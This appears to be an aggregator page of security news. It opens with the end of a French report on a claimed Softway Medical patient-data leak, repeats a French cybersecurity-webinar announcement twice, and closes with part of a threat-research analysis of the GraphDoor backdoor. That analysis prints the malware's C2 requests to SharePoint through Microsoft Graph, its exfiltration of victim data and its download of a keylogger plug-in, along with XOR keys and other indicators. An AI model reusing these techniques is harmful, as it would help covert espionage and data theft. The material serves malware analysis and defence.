solliciter des vérifications, déterminer si les informations pouvaient être associées à leurs systèmes ou à leurs patients et recueillir leurs réactions. La présence d'un établissement dans les éléments revendiqués ne signifie pas qu'il a été directement piraté. Certaines références pourraient provenir d'historiques de séjours, de données administratives ou d'un environnement informatique partagé. À ce stade, les éléments disponibles ne permettent donc pas de confirmer que les 59 structures ont subi une intrusion. Des historiques de patients remontant jusqu'en 1989 Selon les éléments présentés dans la revendication, certaines dates de dernière venue de patients remonteraient à 1989, tandis que d'autres informations chronologiques s'étendent jusqu'en février 2027. Cette amplitude de près de 38 ans soulève des interrogations sur l'ancienneté des données conservées dans les systèmes informatiques de santé. En France, les dossiers médicaux des établissements de santé sont généralement conservés pendant 20 ans après le dernier séjour ou la dernière consultation, sous réserve des exceptions prévues par la réglementation. Le RGPD impose également de limiter la durée de conservation des données personnelles à ce qui est nécessaire. La présence d'une date ancienne ne démontre toutefois pas une conservation illégale. Les obligations applicables dépendent notamment de la nature du dossier et de l'historique des prises en charge. Notre analyse a par ailleurs révélé une date d'entrée de séjour située en février 2027, soit dans le futur au moment de la publication. Cette information pourrait correspondre à une programmation administrative plutôt qu'à un passage médical effectivement réalisé. La période revendiquée n'a pas pu être entièrement vérifiée à partir de l'échantillon examiné. Elle ne correspond pas à la durée de la cyberattaque. Softway Medical avait confirmé une cyberattaque le 8 novembre Le 8 novembre 2026, Softway Medical a reconnu une violation de données concernant One Manager, un logiciel de gestion utilisé notamment dans les centres de radiologie. Cette solution permet aux professionnels de santé de gérer leurs activités, leurs rendez-vous et les informations administratives des patients. L'éditeur a indiqué avoir pris des mesures de sécurisation, suspendu temporairement certains accès et informé les clients concernés. La présence de références à plusieurs structures médicales dans les données revendiquées pourrait être compatible avec une extraction depuis un environnement informatique partagé. FrenchBreaches n'a cependant pas pu établir que les fichiers proposés à la vente proviennent directement de cette cyberattaque. Le volume de 18 millions de patients avancé par le vendeur n'a pas été confirmé par l'éditeur. Quels risques pour les patients concernés ? La divulgation de données personnelles liées à la santé peut favoriser des tentatives d'usurpation d'identité, des escroqueries et des campagnes d'hameçonnage ciblées. Un cybercriminel disposant d'un nom, d'une adresse, d'une date de naissance ou d'un numéro de Sécurité sociale pourrait tenter de se faire passer pour une administration, une mutuelle ou un établissement médical. Les informations relatives aux anciens passages hospitaliers pourraient également rendre certains messages frauduleux particulièrement crédibles. Les patients doivent donc rester vigilants face aux demandes inhabituelles de documents personnels, de coordonnées bancaires ou de codes de connexion, même lorsqu'un message semble provenir d'un établissement qu'ils connaissent. Une fuite dont l'ampleur réelle reste inconnue La cyberattaque de Softway Medical est confirmée, mais la revendication portant sur 18 millions de patients ne l'est pas. Les 3 247 fiches examinées par FrenchBreaches révèlent la présence d'informations personnelles sensibles. Les 59 références de structures médicales, quant à elles, proviennent des éléments communiqués par le cybercriminel. Notre rédaction a entrepris des vérifications auprès d'une dizaine d'établissements cités afin de mieux comprendre l'origine de ces données. Le nombre réel de patients concernés, la provenance exacte des fichiers et leur éventuel lien avec l'incident du 8 novembre restent à déterminer. FrenchBreaches poursuit ses investigations.
- Semaine de la cybersécurité – tous les replays et ressources
 par adrien le 17 novembre 2026 à 18h25
Vous avez été nombreux à suivre les webinaires de notre première Semaine de la Cybersécurité de la filière des compétences, organisée du 12 au 16 octobre derniers en collaboration avec l’ANSSI. Le sujet est devenu urgent. Les attaques se multiplient, la menace progresse, et l’éducation et la formation figurent parmi les secteurs les plus ciblés : vos données d’apprenants, vos informations de financement, vos ressources pédagogiques, vos plateformes sont convoités et sensibles. La bonne nouvelle, c’est que se protéger est à votre portée. Les services publics mettent à disposition de nombreuses ressources, et beaucoup de mesures sont simples à mettre en place. Pour une TPE-PME, c’est le moment de sécuriser son activité et de sensibiliser ses équipes. Aujourd’hui, nous mettons à votre disposition les replays et les supports de l’ensemble des webinaires, pour les (re)voir à votre rythme ou les partager à vos équipes. Deux ressources en plus : Un entretien avec Guillaume Crépin, Délégué Île-de-France de l’ANSSI, à écouter en podcast.Le diagnostic gratuit de l’ANSSI, pour faire le point sur votre niveau de sécurité avec un expert. 3 articles pour débuter ArticleCybersécurité : se préparer pour mieux réagirLire l’article ArticlePrévenir avant de subir : les outils cyber à disposition de la filièreLire l’article ArticleCybersécurité dans la filière des compétences : les bons réflexes du quotidienLire l’article Replays et supports WebinaireCybersécurité des TPE-PME : par où commencer ?Avec Jean-Baptiste Demaison, ANSSISensibilisation, prévention, diagnostic : repartez avec la bonne méthode pour sécuriser votre activité et vos usages numériques.Accéder au replayAccéder au support WebinaireCyberattaque et données personnelles : quelles responsabilités pour les organismes de formation ?Avec Valérie Doye, Keystone CybersecurityRGPD, protection des données et cybersécurité : comprenez les risques et adoptez de nouveaux réflexes.Accéder au replayAccéder au support WebinaireIA et cybersécurité : maîtriser ses usages, anticiper les nouvelles menacesAvec Romain Willmann, Willmann TechnologiesL’IA s’installe rapidement dans les pratiques professionnelles, parfois sans cadre clairement défini.Quels outils sont utilisés par les équipes ? Quelles données peuvent y être intégrées ? Quelles règles simples mettre en place pour sécuriser ces nouveaux usages ?Accéder au replayAccéder au support WebinaireFace à une cyberattaque : retour d’expérience d’AFNOR CertificationAvec Julien Nizri, AFNOR CertificationVue de l’intérieur, à quoi ressemble une cyberattaque ? Quelles sont les réactions, les décisions prises, les actions mises en œuvre et les enseignements tirés de cet incident ?Accéder au replay WebinaireLa cybersécurité, un nouvel enjeu de responsabilité pour les entreprisesAvec Léo Aniesa, RYDGE ConseilPlateforme de formation inaccessible, données d’apprenants compromises, prestataire numérique victime d’une attaque : ces incidents peuvent affecter l’activité, les salariés, les clients et la confiance accordée à l’entreprise. La cybersécurité est ainsi devenue un véritable enjeu de responsabilité.Comment s’articule-t-elle avec une démarche RSE ? Comment mieux protéger ses parties prenantes, renforcer sa résilience et intégrer les risques numériques dans sa gouvernance et ses relations avec ses fournisseurs ?Accéder au replayAccéder au support WebinaireArnaques et cyberattaques : reconnaître les menaces et adopter les bons réflexesAvec Laurent Verdier, cybermalveillance.gouv.frHameçonnage, faux ordres de virement, usurpation d’identité… Tour d’horizon des cybermenaces et bonnes pratiques à adopter en tant que dirigeant d’entreprise.Accéder au replayAccéder au support À écouter en podcast Cyberattaques, à qui le tour ? Un entretien avec Guillaume Crépin, Délégué Île-de-France de l’ANSSI, dans notre podcast « Il fallait qu’on en parle » (16 min). L’article Semaine de la cybersécurité – tous les replays et ressources est apparu en premier sur Les Acteurs de la Compétence.
- Semaine de la cybersécurité – tous les replays et ressourcespar adrien le 17 novembre 2026 à 18h24
Vous avez été nombreux à suivre les webinaires de notre première Semaine de la Cybersécurité de la filière des compétences, organisée du 12 au 16 octobre derniers en collaboration avec l’ANSSI. Le sujet est devenu urgent. Les attaques se multiplient, la menace progresse, et l’éducation et la formation figurent parmi les secteurs les plus ciblés : vos données d’apprenants, vos informations de financement, vos ressources pédagogiques, vos plateformes sont convoités et sensibles. La bonne nouvelle, c’est que se protéger est à votre portée. Les services publics mettent à disposition de nombreuses ressources, et beaucoup de mesures sont simples à mettre en place. Pour une TPE-PME, c’est le moment de sécuriser son activité et de sensibiliser ses équipes. Aujourd’hui, nous mettons à votre disposition les replays et les supports de l’ensemble des webinaires, pour les (re)voir à votre rythme ou les partager à vos équipes. Deux ressources en plus : Un entretien avec Guillaume Crépin, Délégué Île-de-France de l’ANSSI, à écouter en podcast.Le diagnostic gratuit de l’ANSSI, pour faire le point sur votre niveau de sécurité avec un expert. 3 articles pour débuter ArticleCybersécurité : se préparer pour mieux réagirLire l’article ArticlePrévenir avant de subir : les outils cyber à disposition de la filièreLire l’article ArticleCybersécurité dans la filière des compétences : les bons réflexes du quotidienLire l’article Replays et supports WebinaireCybersécurité des TPE-PME : par où commencer ?Avec Jean-Baptiste Demaison, ANSSISensibilisation, prévention, diagnostic : repartez avec la bonne méthode pour sécuriser votre activité et vos usages numériques.Accéder au replayAccéder au support WebinaireCyberattaque et données personnelles : quelles responsabilités pour les organismes de formation ?Avec Valérie Doye, Keystone CybersecurityRGPD, protection des données et cybersécurité : comprenez les risques et adoptez de nouveaux réflexes.Accéder au replayAccéder au support WebinaireIA et cybersécurité : maîtriser ses usages, anticiper les nouvelles menacesAvec Romain Willmann, Willmann TechnologiesL’IA s’installe rapidement dans les pratiques professionnelles, parfois sans cadre clairement défini.Quels outils sont utilisés par les équipes ? Quelles données peuvent y être intégrées ? Quelles règles simples mettre en place pour sécuriser ces nouveaux usages ?Accéder au replayAccéder au support WebinaireFace à une cyberattaque : retour d’expérience d’AFNOR CertificationAvec Julien Nizri, AFNOR CertificationVue de l’intérieur, à quoi ressemble une cyberattaque ? Quelles sont les réactions, les décisions prises, les actions mises en œuvre et les enseignements tirés de cet incident ?Accéder au replay WebinaireLa cybersécurité, un nouvel enjeu de responsabilité pour les entreprisesAvec Léo Aniesa, RYDGE ConseilPlateforme de formation inaccessible, données d’apprenants compromises, prestataire numérique victime d’une attaque : ces incidents peuvent affecter l’activité, les salariés, les clients et la confiance accordée à l’entreprise. La cybersécurité est ainsi devenue un véritable enjeu de responsabilité.Comment s’articule-t-elle avec une démarche RSE ? Comment mieux protéger ses parties prenantes, renforcer sa résilience et intégrer les risques numériques dans sa gouvernance et ses relations avec ses fournisseurs ?Accéder au replayAccéder au support WebinaireArnaques et cyberattaques : reconnaître les menaces et adopter les bons réflexesAvec Laurent Verdier, cybermalveillance.gouv.frHameçonnage, faux ordres de virement, usurpation d’identité… Tour d’horizon des cybermenaces et bonnes pratiques à adopter en tant que dirigeant d’entreprise.Accéder au replayAccéder au support À écouter en podcast Cyberattaques, à qui le tour ? Un entretien avec Guillaume Crépin, Délégué Île-de-France de l’ANSSI, dans notre podcast « Il fallait qu’on en parle » (16 min). L’article Semaine de la cybersécurité – tous les replays et ressources est apparu en premier sur Les Acteurs de la Compétence.
- fleet fleet-v4.95.0
 par Kitploit le 17 novembre 2026 à 8h17
Open-source platform to secure and manage endpoints via MDM, patch management, software deployment, and osquery-powered visibility with compliance and vulnerability monitoring.
- Operation ShadowCloud: cloud service–based backdoors targeting government networks in Asia and Africa. Part 2
 par Saurabh Sharma, Noushin Shabab le 17 novembre 2026 à 8h11
Introduction The first part of the blog focused on the initial infection chain, examined the GitDoor backdoor’s command‑and‑control protocol, and cataloged the diverse shellcode families the actors drop onto compromised hosts. In this part, we will walk through the GraphDoor backdoor and the suite of plug-ins loaded, including patched Erfrp and Ably proxy plug-ins, and highlight the attribution clues that tie the operation to Chinese‑speaking threat groups. GraphDoor (MD5 14ec33ea808e697870d00c5e434c2952) The malware begins by opening a named pipe that it will reuse for later communications, building the pipe’s name from its own PID in the form \\.\pipe\p%lu (where %lu is the process ID as an unsigned long integer). Once the backdoor contacts its C2 server and downloads the required plug-ins, those plug-ins write their status reports to the same pipe. After the pipe is set up, the backdoor creates a directory named Intel_Log inside the system’s ProgramData folder. Inside that folder, it generates a subdirectory whose name is a randomly generated GUID, yielding a full path like C:\ProgramData\Intel_Log\<random‑GUID>. Next, the malware starts gathering system information to send back to the attacker. It resolves the needed Windows APIs at runtime by hashing DLL and function names with the DJB2 algorithm. To invoke these APIs covertly, the backdoor installs a vectored exception handler that contains a miniature routine for the desired call, then deliberately raises an exception. The handler catches the exception, runs the routine, and thus calls the target API. Using this indirect call technique, the malware harvests the following information from the victim machine: Network adapter details Version of the operating system A randomly generated GUID for the infected machine Public IP Private IP Username Host name Current directory (where the backdoor is executed from) PID of its own module A list of all the running processes In addition to the victim information, the backdoor also decrypts a set of embedded configuration parameters (see the list below) and appends them to the victim data. The resulting information is then encrypted with AES, Base64‑encoded, and transmitted to the command‑and‑control server. "type":"serv" "client_version":"1.2.7" "dhj_exe":"javaw.exe" "execution_method":"normal" "is_need_lock":"false" The malware first opens a TLS connection to login.microsoftonline.com on port 443. Once the TLS handshake completes, it decrypts three hard‑coded, AES-encrypted strings. These values become the components of the authentication request: UUID path segment Client ID (application registration) Client secret It also generates a random X‑CSRF‑TOKEN, decrypts a preset User‑Agent string and several other hard-coded strings, and then issues a POST request to login.microsoftonline.com (see the example below). This call authenticates the malicious application – not a user – and returns an access token that the backdoor later uses to communicate with the Microsoft Graph API.POST /8f50c589-a4d6-4df4-95bb-2fb7f5983fe5/oauth2/v2.0/token HTTP/1.1 Host: login.microsoftonline.com Accept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %Randomly generated value% Content-Length: %size of the data% Content-Type: application/x-www-form-urlencoded Connection: close "client_id=<redacted>&scope=https://graph.microsoft.com/.default&grant_type=client_credentials&client_secret=<redacted>"If the authentication succeeds and an access token is obtained, the backdoor generates a fresh random value for the X‑CSRF‑TOKEN header and then connects to graph.microsoft.com. It issues a Microsoft Graph PUT request that creates a file called main.%victim‑unique‑code%.js.map, masquerading as a JavaScript source map file, in a SharePoint document library. The placeholder %victim_unique_code% is a randomly generated eight‑character alphanumeric string. The encrypted victim data placed in the PUT request body is stored in this file on the SharePoint drive.PUT /v1.0/sites/buildersemp.sharepoint[.]com,bbd13fe9-7971-4091-85b4-19e19a02f0d3,615825b3-4c44-473a-8e85-07a9e27900ab/drives/b!6T_Ru3F5kUCFtBnhmgLw07MlWGFETDpHjoUHqeJ5AKv5tFfD8L_sSp8lOvFe6wi_/root:/main.%victim_unique_code%.js.map:/content HTTP/1.1 Host: graph.microsoft.com Authorization: %Access token received from the previous step% Accept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %randomly generated string% Content-Length: %size of the data to be uploaded% Content-Type: application/json Connection: close {"message":"commit from INSOMNIA","content":"%base64-encoded encrypted victim information%"}The path of the PUT request above is broken down as follows: /sites/: accesses SharePoint sites sharepoint[.]com,bbd13fe9-7971-4091-85b4-19e19a02f0d3,615825b3-4c44-473a-8e85-07a9e27900ab: site identifier buildersemp.sharepoint[.]com: the SharePoint domain/website /drives/: accesses document libraries (drives) within the site b!6T_Ru3F5kUCFtBnhmgLw07MlWGFETDpHjoUHqeJ5AKv5tFfD8L_sSp8lOvFe6wi_: drive ID root:/main.%victim_unique_code%.js.map:/content: uploads a file to the root folder with a dynamic filename The malware then pulls three plug-in modules from the server. The table below lists the corresponding filenames stored on SharePoint.scr.ts: screenshot capturing pr.ts: process listing kl.ts: keyloggerFor each plug-in, the malware launches a separate thread, allowing the downloads to proceed in parallel without blocking one another. Once fetched, the plug-ins are decrypted using the same routine employed by the GitDoor variant. In order to download the screenshot capturing plug-in, the backdoor creates the following HTTP GET request:GET /v1.0/sites/buildersemp.sharepoint[.]com,bbd13fe9-7971-4091-85b4-19e19a02f0d3,615825b3-4c44-473a-8e85-07a9e27900ab/lists/dd27e665-bef6-4de1-b28f-280c0af4593f/items?select=id,fields&expand=fields(select=Title,text,Modified,Created)&filter=startswith(fields/Title,'scr.ts') HTTP/1.1 Host: graph.microsoft.com Accept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string% Content-Type: application/json Connection: closeFor the keylogger plug-in, the backdoor first checks for the existence of the file C:\Users\analyst\AppData\Roaming\log.lock. It downloads the plug-in only if this file is present, using the following GET request:GET /v1.0/sites/buildersemp.sharepoint[.]com,bbd13fe9-7971-4091-85b4-19e19a02f0d3,615825b3-4c44-473a-8e85-07a9e27900ab/lists/dd27e665-bef6-4de1-b28f-280c0af4593f/items?select=id,fields&expand=fields(select=Title,text,Modified,Created)&filter=startswith(fields/Title,'kl.ts') HTTP/1.1 Host: graph.microsoft.com Accept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: %random string% Content-Type: application/json Connection: closeThe request to download plug-ins targets a specific list on a specific SharePoint site via the Microsoft Graph API v1.0 endpoint. It includes several parameters that filter and shape the response, as shown below: buildersemp.sharepoint[.]com: SharePoint website dd27e665-bef6-4de1-b28f-280c0af4593f: list ID $select=id,fields: only return the id field and the fields object select=Title,text,Modified,Created): expand the fields object to include specific columns: Title, text, Modified, and Created $filter=startswith(fields/Title,’kl.ts’): filter the results where the Title field starts with "ts", "scr.ts", or "pr.ts" Once the three plug-in modules have been retrieved, the malware reestablishes contact with the server to fetch commands. It then sends a request (as shown below) to list the command files intended for the victim on the SharePoint website.GET /v1.0/sites/buildersemp.sharepoint[.]com,7700c47b-4999-4cc6-acc5-9a3c7559c34b,66f393a9-0c1a-4d9a-aa2f-27d7293a642d/lists/8c219ab1-58bf-4752-ba7b-a8e7b73bdbb8/items?select=id,fields&expand=fields(select=Title,Modified,Created)&filter=startswith(fields/Title,'main.%unique_victim_code%') HTTP/1.1 Connection: Keep-Alive Content-Type: application/json Accept: application/json Authorization: %token% User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.96 Safari/537.36 X-CSRF-TOKEN: OpB9ZzK4rlfyCGO72mEgBqROv7jr5pUVZ Host: graph.microsoft.comThe above request retrieves items from a SharePoint list. It selects files whose Title begins with main.%unique_victim_code% – that is, command files intended for the victim identified by %unique_victim_code%. /lists/: addressing a list inside the site 8c219ab1-58bf-4752-ba7b-a8e7b73bdbb8: the GUID of the list to be queried /items: the collection of list items (rows) inside that list $select=id,fields: return only the id and fields properties of each item select=Title,Modified,Created): expand the fields navigation property so that its selected sub‑properties are listed in the response. Get only three columns: Title, Modified, and Created $filter=startswith(fields/Title,’main.%unique_victim_code%’): keep only those list items whose Title column starts with the literal text %unique_victim_code% The response to the above request is a JSON array of command files, as shown below. The backdoor verifies each file’s extension against an allowed list (.js, .swp, .tmp, .kmap, .pmap, .apmap). When a match is found, it downloads the corresponding command file and executes the command in the same way as described for the GitDoor variant."value": [ { "@odata.etag": "\"bffa96c9-8ce2-4047-96c7-75f648ce7cec,1\"", "id": "2145", "fields@odata.context": "https://graph.microsoft.com/v1.0/$metadata#sites('buildersemp.sharepoint.com%2Cea78ecdb-13c6-471d-977e-9472d8eb3a1c%2C0c4a2edf-cfc5-468e-91f1-4845efbededf')/lists('d23978b8-cb90-4e0b-bcbd-c9347ae1bedb')/items('2145')/fields(Title,Modified,Created)/$entity", "fields": { "@odata.etag": "\"bffa96c9-8ce2-4047-96c7-75f648ce7cec,1\"", "Title": "main.4rSKjLE7.sn35.js", "Modified": "2026-09-01T09:02:11Z", "Created": "2026-09-01T09:02:11Z" } },... ]The backdoor incorporates commands similar to those found in the GitDoor variant. However, in the "Load Shellcode" category, we identified two additional commands: shell and adsmload. Command type Additional supported commands Load Shellcode shell: execute the supplied command with cmd.exe /C <command_string> adsmload: this command is very similar to the smload command, however, the payload and optional input arguments are formatted as ASCII MAC addresses and then Base64-encoded. After decoding the Base64 string, the ASCII MAC address-encoded strings are parsed back into raw binary bytes using RtlEthernetStringToAddressA. The final payload bytes may be an MZ executable or shellcode (consisting of a stub and executable code), which are injected into memory. The payload arguments are also Base64‑decoded, ASCII MAC address-decoded, and written to the shared‑memory segment named Local\sm<%current_process_id%>. Plug-ins A plug-in is composed of a small loader stub followed by a COFF (Common Object File Format) object. The loader stub searches the binary for the marker byte sequence \x1C\x3F\xE6\xE9; everything that appears after this marker is the actual COFF payload. This payload holds only the core elements needed for execution: the section count, section headers, the raw section code, and any symbol information. The stub allocates executable memory, copies the section code into that buffer, and performs the required relocations. Finally, the stub finds the entry-point function named go inside the COFF object and calls it to run the plug-in. Keylogger (kl.ts) The keylogger writes its data to a file located at %APPDATA%\Microsoft\SystemCertificates\Cache\logs.dat. When started, it first creates a random 32‑byte XOR key. This key is used to encrypt the raw keystroke data before the data is appended to logs.dat. The random XOR key does not remain in clear text. It is itself XOR‑masked with a hard‑coded 32‑byte key (DE DD 8C AC 75 45 93 38 34 B3 17 5B BF C5 37 5D DD 09 52 F7 A7 9F F3 47 1D 55 A6 14 0E BA 05 E5). The resulting encrypted key bytes are written to the log file, followed by a single‑byte checksum that is the sum of those bytes reduced to one byte. After the encrypted key, a fixed 32‑byte marker (53 4D C2 A1 3F 95 26 B7 2C 54 86 9A 02 87 A9 08 70 4B 5D B9 75 DD 8B 03 4B 0A 2B 89 25 CC E7 B1) is added to signal the beginning of the keylogger’s data. If the plug-in is launched again and the log file already exists, the same marker sequence is simply prepended again before any new XOR‑encrypted keystrokes are stored. The keylogger then sets up low‑level keyboard and mouse hooks. When both hooks are successfully installed, it outputs: bof-keylogger###keyLog start success, mouseLog start success to the console. Additionally, the malware creates a named object called keylogger###Global\OneDriveStandaloneUpdater{%X-%X}. When this object receives a signal, a routine is triggered that flips a flag to cease logging and prints: bof-keylogger###stop. The recorded keystrokes are finally written to logs.dat using the XOR-encrypted format described above."W:[%s (%04u-%02u-%02u %02u:%02u:%02u)],<virtual key code>,<mouse coordinates>" %s: window text (e.g., window title) %04u-%02u-%02u %02u:%02u:%02u: UTC timestamp in the form YYYY-MM-DD HH:MM:SS Virtual key code represented as %lu (an unsigned long integer) Mouse coordinates formatted as %s%ld_%ld, where %s is the mouse‑event code and %ld are the x and y positions. Mouse events can be MLD (Mouse Left Button Down), MLU (Mouse Left Button Up), MRD (Mouse Right Button Down), MRU (Mouse Right Button Up), MMD (Mouse Middle Button Down), MMU (Mouse Middle Button Up), and MWH (Mouse Wheel Scroll Event). Example W:[Search (2026-07-10 09:03:40)],91,91+82,W:[Run (2026-07-10 09:03:43)],MLD945_1049,MLU945_1049 Process Listing (pr.ts) The plug-in gathers information about the processes running on the system. It first acquires the SeDebugPrivilege privilege and then enumerates every active process. Each process is recorded in the following format:bof-process###%d###%d###%s###%s###%d###%s\%s### %d: process ID %d: parent process ID %s: process executable name %s: x64 or x86 process %d: session ID under which the specified process is running %s\%s: DomainName\UserAccountName Example bof-process###484###2804###msedge.exe###x64###1###n00b-PC\n00b###After gathering information about the running processes, the plug-in connects to the existing pipe named \\.\pipe\p%lu (where %lu represents the backdoor’s process ID as an unsigned long integer), which is created by the backdoor. Upon a successful connection, it writes the collected process information to the pipe. Screenshot Capturing (scr.ts) The plug-in scans every top‑level window displayed on the screen and checks each window’s owning process ID against the supplied process ID. When it finds a window whose process ID matches and the window is visible, it takes a snapshot of that window. The image is then encoded as a JPEG, transformed into a Base64 string, prefixed with the marker bof-screenshot###, and sent through the existing named pipe \\.\pipe\p%lu (where %lu is the backdoor’s own process ID). If the supplied process ID is zero, the code captures a screenshot of the whole desktop instead. Move Directory (moveDir.ts) The plug-in moves the legitimate executable, the malicious loader DLL, and the encrypted backdoor file (config.ini) to a specified target path. It first compares the provided target file path with the current backdoor file path. If the two paths differ, it creates the target directory (if it does not already exist). It then copies the legitimate executable to the target path. Afterward, the plug-in iterates over a predefined list of loader DLL names, as shown below.python311.dll, SbieDll.dll, jli.dll, libcef.dll, krita.dll, nvdaHelperRemote.dll, AppVIsvSubsystems64.dll, winmm.dll, CoreFoundation.dll, vcruntime140.dll, msvcp140.dll, snmpapi.dll, MSIMG32.dll, version.dll, sqlite.dll, msedge_elf.dll, python39.dll, python38.dll, python33.dllThe plug-in copies each loader DLL that is present at the current backdoor path to the target path. Finally, the encrypted backdoor file (config.ini) is also copied from the current path to the target path. After the legitimate executable, loader DLL, and encrypted payload file are successfully copied to the target path, the legitimate executable is launched from the target path. If the process creation succeeds, the plug-in creates an exit event named Global\ExitEvent and waits for the event to be signaled or triggered. When the event is signaled, the plug-in sleeps for eight seconds and then terminates the current backdoor process (i.e., the old instance). If the target path matches the current path, the plug-in enumerates all running processes and retrieves the executable name of the backdoor’s parent process. When the backdoor name and its parent process’s name are identical, it triggers the Global\ExitEvent event. It then pauses for seven seconds, terminates the parent process, and, after an additional one‑second pause, checks the delete‑files flag. If the flag is set, it deletes the parent process’s executable, the encrypted backdoor file (config.ini), and the loader DLL from the parent process’s path. Proxy Channel (channel.ts) The plug-in consists of bootstrap code, unlike the stub code used in other plug-ins, and a compiled Go executable instead of an object file. The bootstrap code injects the Go binary into the current process’s address space via reflective loading, working much like the Type 1 loader jli.dll (MD5: e9d4081fac4a5111e6856f333d490439). The injected Go program (MD5: d89b2fe0759df2d534e7a728700a6f8c) acts as a proxy client and is derived from the open‑source reverse‑proxy project Erfrp. Inside the binary, you can find a path string that hints at the attacker’s development environment and intent: C:/Users/user/Desktop/pythonrat/proxytest/Erfrp-0.1/frpc.go. The original Erfrp source has been tweaked so that it no longer reads a configuration file; instead, it pulls its settings from a shared‑memory segment named Local\pc<current‑process‑ID>. The client converts the contents of this segment to a string and interprets it as follows: If the string is True, False, or connecting, the client writes False back to the shared memory, sleeps for two seconds, and then checks the memory again. If the string contains a full proxy‑client configuration, the client parses those parameters and launches a fast reverse‑proxy session using the extracted configuration. Ably Channel (abchannel.ts) The plug-in consists of bootstrap code and a compiled Go executable. The bootstrap code reflectively injects the Go executable into the memory of the current process, functioning similarly to the Type 1 loader jli.dll (MD5: e9d4081fac4a5111e6856f333d490439). The injected Go program (MD5: b4956b230d296cb4b015b42b11d80e32) carries a hard‑coded project path: C:/Users/user/Desktop/armon/server.go, which likely points to the attacker’s development environment. Once in memory, the binary acts as a client for Ably’s real‑time messaging service, using the official Go SDK. It performs the following steps to connect to the Ably messaging service. Read configuration: the client reads the first 4096 bytes from the named shared‑memory segment Local\pcs<%PID%> (where %PID% is the current process ID). The raw bytes are turned into a UTF‑8 string. Token and channel name extraction: if that string contains the keyword “Token”, it is parsed as JSON to pull out two fields: Ably JWT token: used for authentication Channel name: the Ably channel that will be used for communication Connection setup: a client ID of the form cli‑<%PID%> is built, the JWT token is supplied, and a secure real‑time connection to Ably is opened. The program then subscribes to two events on the chosen channel: json and json.send. Ready signal: after a successful subscription, the plug-in writes the string "True" back into the shared‑memory segment and logs a silent "File proxy server started…" message. Polling loop: every second, the plug-in rereads the shared‑memory segment. If the value becomes "False", the Ably connection is gracefully torn down. Message handling Event What the client does json The message is split on the delimiter ###!!###. The first part must be the literal string json; the second part is a Base64‑encoded hostname. The client decodes the hostname, opens a TCP socket to it, and reads up to 45 KB of data from the socket. The data is Base64‑encoded and wrapped as <event>.resp.<RANDOM>.###!!###<base64>, where <event> is the original token (json) and <RANDOM> is a random integer between 0 and 10,000. This new message (json.resp) is then published back to the same Ably channel. json.send The message is also split on ###!!###. The second part is Base64‑encoded data. After decoding, the payload is written to the same TCP socket that was opened for the json request. The client continues writing until it receives the special marker ###EOF###. Ably2 Channel (ab2channel.ts) The plug-in is a covert SOCKS5 proxy that tunnels arbitrary TCP traffic through Ably’s Pusher‑compatible WebSocket service. The plug-in is a compiled Windows executable, and its execution starts at the “MZ” bytes, which serve as trampoline code that redirects control to the bootstrap code. The functionality of the bootstrap code is similar to that used in the Type 1 loader jli.dll (MD5: 32151547d912488ac5242731057170a3). The plug-in requires three configuration parameters: Ably APP_KEY, APP_SECRET, and instance_id. Armed with those values, it opens a secure WebSocket connection to Ably’s Pusher‑compatible endpoint:wss://main.pusher.ably.net/app/<APP_KEY>?protocol=7&client=cpp-socks5 Use Pusher Channels protocol version 7 The connecting application identifies itself as cpp-socks5.The plug-in uses two private channels for request and response, which are derived from the instance_id. Request channel: private-socks5-<instance_id>-request Response channel: private-socks5-<instance_id>-response The client signs every request with the APP_SECRET to prove its identity and subscribes to the request channel. It waits for three possible message types: Message name Expected payload Action taken socks5:connect { “session_id”: n, “host”: “…”, “port”: … } Opens a new TCP socket to the supplied host/port, creates a session identified by session_id, and starts reading data from that socket. The data read from the remote TCP socket is split into 0x8400‑byte (33,792 bytes) blocks. Each block is Base64‑encoded, wrapped in a JSON object, and published back to the response channel. socks5:data { “session_id”: n, “payload”: “<base64>” } Decodes the Base64 payload and writes the resulting bytes into the previously opened socket for the matching session. socks5:close { “session_id”: n } Gracefully shuts down the socket for that session and frees associated resources. Attribution Currently, we lack sufficient information to definitively attribute this activity to a specific threat group. However, we observed overlaps with activity from Chinese-speaking groups such as FamousSparrow and CopperTurtle (detailed reports on these groups are available to customers of our private reporting service). On several victim systems, these groups shared the same staging directories as the GitDoor backdoor, with their implants deployed within a one-day window of GitDoor deployment. While this does not prove a direct link, it suggests that a Chinese-speaking group may be developing and/or utilizing the GitDoor and GraphDoor backdoors. In the case of the FamousSparrow campaign, the attacker executed excint.exe (MD5: 86a46af43e18288e1df439b2a9a6f7ca), which is a renamed component of Avast Antivirus (located in %ProgramData%\excint\). This program side-loaded the malicious DLL %ProgramData%\excint\wtsapi32.dll (MD5: 733f8002aa9531b25384c0014d15cc1f). The malicious wtsapi32.dll reads an encrypted payload from a file whose name matches the legitimate executable’s filename (excint), located in the same directory. The payload is RC4-decrypted using the hard-coded key iotrh^%4CFGTj, which was previously identified as being used by the FamousSparrow APT. Threat actor Staging directory Creation date FamousSparrow %ProgramData%\excint\excint.exe %ProgramData%\excint\wtsapi32.dll (MD5: 733f8002aa9531b25384c0014d15cc1f) 2026.03.06 GitDoor backdoor %ProgramData%\excInt\sg\zoomit.exe %ProgramData%\excint\sg\WINMM.dll (MD5: 91bee19d31d32346cd4d1febb4308606) 2026.03.05 In the CopperTurtle case, the attacker launched the malicious executable C:\Program Files\PDF24\pdfset.exe (MD5: 45b3aa39bc33528650d9181cd946b2df), which injects the PLEAD RAT into memory. Threat actor Staging directory Creation date CopperTurtle C:\Program Files\PDF24\pdfset.exe (MD5: 45b3aa39bc33528650d9181cd946b2df) 2026.05.03 GitDoor backdoor C:\Program Files\PDF24\pdf.exe C:\Program Files\pdf24\SbieDll.dll (MD5: 